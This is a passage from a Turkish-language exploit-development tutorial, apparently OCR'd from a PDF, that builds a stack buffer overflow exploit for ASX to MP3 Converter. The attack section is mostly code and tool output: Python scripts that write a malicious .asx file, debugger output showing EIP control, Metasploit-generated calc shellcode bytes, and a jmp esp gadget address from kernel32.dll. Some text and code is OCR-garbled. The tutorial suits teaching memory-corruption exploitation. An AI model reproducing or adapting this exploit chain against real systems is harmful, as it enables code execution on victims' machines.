# buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9i
buf = 'A' * (17425 - int(len(str("http://")))) - 1)
ret = 'B' * 4
stack = 'Mert' * 128
nop = "\x90" * 10
exp = "http://" + buf + ret + stack

try:
    file = open("vuln.asx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 8 Col: 17
```

Immunity Debugger - ASX2MP3Converter.exe - [CPU - main thread]

Registers (FPU)

```
ECX 41414141
EBX 0002FFC0 ASCII "C:\Documents and Settings\Administrator\Desktop\vuln.asx"
ESP 000253DC
ESI 000E3036
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0FFFFFFFF
D 0 SS 0023 32bit 0FFFFFFFF
I 0 DS 0023 32bit 0FFFFFFFF
S 0 FS 0028 32bit 7FDD0000FFFF
T 0 GS 0000 NULL
O 0 LastErr: ERROR_SUCCESS (00000000)
EPL 00010206 (NO, NE, NQ, PL, NS, PE, GE, G)
ST0 empty ??? FFFF 80F000FF 80F000FF
ST1 empty ??? FFFF 80F000FF 80F000FF
ST2 empty ??? FFFF 80F00000 80E00070
ST3 empty ??? FFFF 80F00000 80E00070
ST4 empty ??? FFFF 80F00000 80E00070
ST5 empty ??? FFFF 80F00000 80E00070
ST6 empty ??? FFFF 80000000 80000000
ST7 empty ??? FFFF 80000000 80000000

FSI 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)
FPI 0000 Priv: RDR, SS Mask: 0 1 1 1 1 1 1 1
```

ASX2MP3C (ModuleEntryPoint)


Address	Hex	dump	ASCII
00470000	00 00 00 61 18 45 00	...aF.	
00470001	10 72 40 03 63 72 40 00	h's +s.	
00470002	E0 73 40 00 19 75 40 00	5s8.Ms8.	
00470003	00 00 00 41 00 20 00 00	h's +s.	
00470004	00 00 00 41 00 20 00 00	h's +s.	
00470005	00 00 00 41 00 20 00 00	h's +s.	
00470006	00 00 00 41 00 20 00 00	h's +s.	
00470007	00 00 00 41 00 20 00 00	h's +s.	
00470008	00 00 00 41 00 20 00 00	h's +s.	
00470009	00 00 00 41 00 20 00 00	h's +s.	
0047000A	00 00 00 41 00 20 00 00	h's +s.	
0047000B	00 00 00 41 00 20 00 00	h's +s.	
0047000C	00 00 00 41 00 20 00 00	h's +s.	
0047000D	00 00 00 41 00 20 00 00	h's +s.	
0047000E	00 00 00 41 00 20 00 00	h's +s.	
0047000F	00 00 00 41 00 20 00 00	h's +s.	
00470010	00 00 00 41 00 20 00 00	h's +s.	
00470011	00 00 00 41 00 20 00 00	h's +s.	
00470012	00 00 00 41 00 20 00 00	h's +s.	
00470013	00 00 00 41 00 20 00 00	h's +s.	
00470014	00 00 00 41 00 20 00 00	h's +s.	
00470015	00 00 00 41 00 20 00 00	h's +s.	
00470016	00 00 00 41 00 20 00 00	h's +s.	
00470017	00 00 00 41 00 20 00 00	h's +s.	
00470018	00 00 00 41 00 20 00 00	h's +s.	
00470019	00 00 00 41 00 20 00 00	h's +s.	
0047001A	00 00 00 41 00 20 00 00	h's +s.	
0047001B	00 00 00 41 00 20 00 00	h's +s.	
0047001C	00 00 00 41 00 20 00 00	h's +s.	
0047001D	00 00 00 41 00 20 00 00	h's +s.	
0047001E	00 00 00 41 00 20 00 00	h's +s.	
0047001F	00 00 00 41 00 20 00 00	h's +s.	

[16:32:19] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

Amacımız hazırladığımız kodu (shellcode) yığına yazmak ve depolanmış, saklanmış EIP kaydedicisini yığına yönlendirmek (JMP ESP) olduğu için öncelikle Metasploit'in son sürümünün yüklü olduğu bilgisayarımızda (şuan için 3.5.0) hesap makinası uygulamasını çalıştıran kodu (shellcode) oluşturuyoruz. Ardından yığına yönlendirmek için kullanacağımız assembly komutunu yine diğer bir Metasploit uygulaması olan msfpescan ile örnek olarak kernel32.dll dosyası üzerinde aratıyoruz. Son olarak istismar aracımızı elde ettiğimiz bu bilgiler ile güncelledikten ve çalıştırdıktan sonra oluşturduğumuz asx dosyasını ASX to MP3 Converter uygulamasına

yüklediğimizde hesap makinası çalışıyor ve mutlu sona ulaşmış oluyoruz.



```
msf > use payload/windows/exec
msf payload(exec) > set CMD calc
CMD => calc
msf payload(exec) > generate -b ""\x00\x20\x0a\x0d\xff\xcc"
# windows/exec - 223 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc
buf =
"\xda\xdd\x29\xc9\xd9\x74\x24\xf4\xb1\x32\x58\xbd\xc5\xb2" +
"\x2d\x81\x31\x68\x17\x03\x68\x17\x83\x05\xb6\xcf\x74\x79" +
"\x5f\x86\x77\x81\xa0\xf9\xfe\x64\x91\x2b\x64\xed\x80\xfb" +
"\xee\xa3\x28\x77\xa2\x57\xba\xf5\x6b\x58\x0b\xb3\x4d\x57" +
"\x8c\x75\x52\x3b\x4e\x17\x2e\x41\x83\xf7\x0f\x8a\xd6\xf6" +
"\x48\xf6\x19\xaa\x01\x7d\x8b\x5b\x25\xc3\x10\x5d\xe9\x48" +
"\x28\x25\x8c\x8e\xdd\x9f\x8f\xde\x4e\xab\xd8\xc6\xe5\xf3" +
"\xf8\xf7\x2a\xe0\xc5\xbe\x47\xd3\xbe\x41\x8e\x2d\x3e\x70" +
"\xee\xe2\x01\xbd\xe3\xfb\x46\x79\x1c\x8e\xbc\x7a\xa1\x89" +
"\x06\x01\x7d\x1f\x9b\xa1\xf6\x87\x7f\x50\xda\x5e\x0b\x5e" +
"\x97\x15\x53\x42\x26\xf9\xef\x7e\xa3\xfc\x3f\xf7\xf7\xda" +
"\x9b\x5c\xa3\x43\xbd\x38\x02\x7b\xdd\xe4\xfb\xd9\x95\x06" +
"\xef\x58\xf4\x4c\xee\xe9\x82\x29\xf0\xf1\x8c\x19\x99\xc0" +
"\x07\xf6\xde\xdc\xcd\xb3\x11\x97\x4c\x95\xb9\x7e\x05\xa4" +
"\xa7\x80\xf3\xea\xd1\x02\xf6\x92\x25\x1a\x73\x97\x62\x9c" +
"\x6f\xe5\xfb\x49\x90\x5a\xfb\x5b\xf3\x3d\x6f\x07\xf4"
msf payload(exec) >
```

```
C:\WINDOWS\system32\cmd.exe

C:\msf3\msf3>C:\Ruby186\bin\ruby.exe msfpescan -j esp C:\windows\system32\kernel32.dll

[C:\windows\system32\kernel32.dll]
0x7c828bc7 push esp; retn 0x0001
0x7c874413 jmp esp

C:\msf3\msf3>
```

```
ex1.py - C:\Documents and Settings\Administrator\Desktop\ex1.py
File Edit Format Run Options Windows Help

#!/usr/bin/python
import struct

# windows/exec - 223 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc
shellcode = "\xb8\xa5\xdc\x0\x24\x31\xc9\xb1\x32\xda\xc3\xd9\x74\x24\xf

buf = 'A' * (17425 - int(len(str("http://")))) - 1)
ret = struct.pack('<L', 0x7c874413) # jmp esp - kernel32.dll
nop = "\x90" * 24
exp = "http://" + buf + ret + nop + shellcode

try:
    file = open("ex.aspx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 1 Col: 0
```

Yıllar içinde fazla sayıda bellek taşması zafiyetinin ortaya çıkmış olması ve bu zafiyetleri istismar eden solucanların sistemlere vermiş olduğu zararın milyon doları bulması nedeniyle işletim sistemi üreticileri yayınlamış oldukları her yeni işletim sisteminde ve geliştirme platformlarında bu zafiyetlerin istismar edilmesini önleyici bir dizi tedbir almıştır. DEP, Exec Shield, PaX, ASLR, GS (Buffer Security Check), StackGuard, GCC Stack-Smashing Protector (ProPolice) bunlardan sadece bir kaçıdır. Fakat bu tedbirlerin bir

çođu bir Őekilde atlatılabildiđi iin istismarı zorlaŐtırmaktan öteye gidememiŐlerdir.

Bir sonraki yazıda görüŐmek dileđiyle herkese güvenli günler dilerim...